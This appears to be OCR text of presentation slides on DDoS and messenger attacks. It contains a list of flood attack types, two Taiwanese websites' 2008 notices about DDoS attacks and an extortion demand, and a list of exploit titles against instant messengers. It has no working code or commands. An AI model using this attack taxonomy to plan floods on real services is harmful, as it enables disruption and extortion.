
4 Massive DDoS attack launched

Victim

2007 DDoS Attacks



- UDP Flood
- ICMP Flood
- TCP
  - ✓SYN Flood
  - ✓ACK/RST Flood
  - ✓Connect Flood
  - ✓Zombie Connection Flood
- Application
  - ✓SSL Flood
  - ✓HTTP Flood



http://home.gamer.com.tw/blogDetail.php?owner=sega&sn=2497

巴哈姆特的威脅

未分類文章 | 閱覽費： 免費 | 收藏：79 | 人氣：66311 | 引用：86

發表時間：2008-04-29 11:15:14

722 (留言)

19:30 補充聲明：謝謝大家的支持，請大家不要將問題模糊及擴大，留言時也請注意用詞，謝謝!

大家好：

我是站長 sega。


在此跟各位報告巴哈姆特此時正遭受的威脅：

27日(日)晚上10:00，機房人員來電通知巴哈首頁伺服器當機，原本以為只是一般的當機，沒想到伺服器重開之後，短短幾秒之內，又再度當機，再次重開之後，情況依舊。

後來經過關閉對外連線後查詢系統 log，發現遭受到來自世界各地的 ip，以極大量的速度對伺服器發出網頁要求試圖癱瘓巴哈首頁，伺服器不堪負荷，因此當機。

直到星期一清晨五點左右，攻勢才逐漸趨緩。

28日(一)下午一點，我們接到了一封信件：



發表人　標題 / 內容

張貼時間: 2008/11/07 21:14

【公告】優仕網遭駭客攻擊事件相關處理

親愛的優仕網會員們：

這陣子以來，我們收到許多詢問為何系統不穩定的客服信，以及類似像這樣的抱怨文章。大家的責備，代表的是對優仕網的關心，因為大家喜歡使用、想要登入，才會知道我們近日發生的問題。對於所有的責難，優仕網在此致上最深的謝意。

事實上，優仕網正遭受不明駭客的攻擊。


・第一波攻擊發生於2008-10-18星期六上午10點。當時，值班的客服人員突然收到大量客服信，表示無法進入優仕網首頁(自然也無法登入會員)。值班的客服人員立即通知公司技術主管與網管人員處理。我們到機房後，發現優仕網遭受到來自世界各地的ip、以極大量的速度(每秒4萬~10萬次)對伺服器發出網頁要求(DDOS攻擊)，試圖癱瘓優仕網。優仕網的硬體防火牆由於不堪負荷而停擺，造成網站無法對外服務，經工程師緊急處理，並請ISP公司協助之後，於當日下午1:30逐漸回覆正常。


・接下來，2008-10-20星期一上午10點、10-23星期四上午10點、10-24星期五下午6點、10-27星期一下午5點、10-31星期五下午6點多，分別遭受陸續幾波的攻擊。其中，我們多次尋求網路同業、防火牆供應廠商、ISP公司協助對抗駭客，也曾改變優仕網網站網址與伺服器IP，工程師晝夜不休，但仍無法有效抵擋。最後，我們因為借到極昂貴的防DoS攻擊的硬體設備、並在經銷商協助設定後，終於暫時成功阻擋駭客攻擊。

・2008-11-01星期六下午5點，我們接到署名「陳昊」、來自「hacker-tw@hotmail.com」的威脅Email。指稱「你們的網站這段時間遭受的攻擊是我們攻擊小組做的...」要求優仕網付錢給該“攻擊小組”，否則將繼續發動攻擊。由內文簡體字型、中文文法以及勒索金錢以美元計算判斷，駭客可能來自對岸。


・2008-11-02星期日上午，我們向刑事警察局偵三隊完成報案，案類為「恐嚇取財」。

・報案之後的本週內，我們仍持續受到不定期的攻擊，但由於防禦措施發揮作用，優仕網自11月以來，在各項網站功能與服務上，已經完全正常。


AT&T E
3:43 PM
Add Account...
Cancel
AOL
.mac
talk
msn
icq



-::DATE	-::DESCRIPTION	-::HITS					-::AUTHOR
2009-07-09	Windows Live Messenger Plus! FileServer 1.0 Directory Traversal Vuln	10933	R		D		joepie91
2008-07-14	Yahoo Messenger 8.1 ActiveX Remote Denial of Service Exploit	12273	R		D	X	Jeremy Brown
2008-06-03	C6 Messenger ActiveX Remote Download & Execute Exploit	12067	R		D	X	Nine:Situations:Group
2007-09-19	Yahoo! Messenger 8.1.0.421 CYFT Object Arbitrary File Download	20331	R		D	X	shinnai
2007-09-03	Telecom Italy Alice Messenger Remote registry key manipulation Exploit	9178	R		D	X	rgod
2007-09-01	Yahoo! Messenger (YVerInfo.dll <= 2007.8.27.1) ActiveX BoF Exploit	12455	R		D	X	minhbq
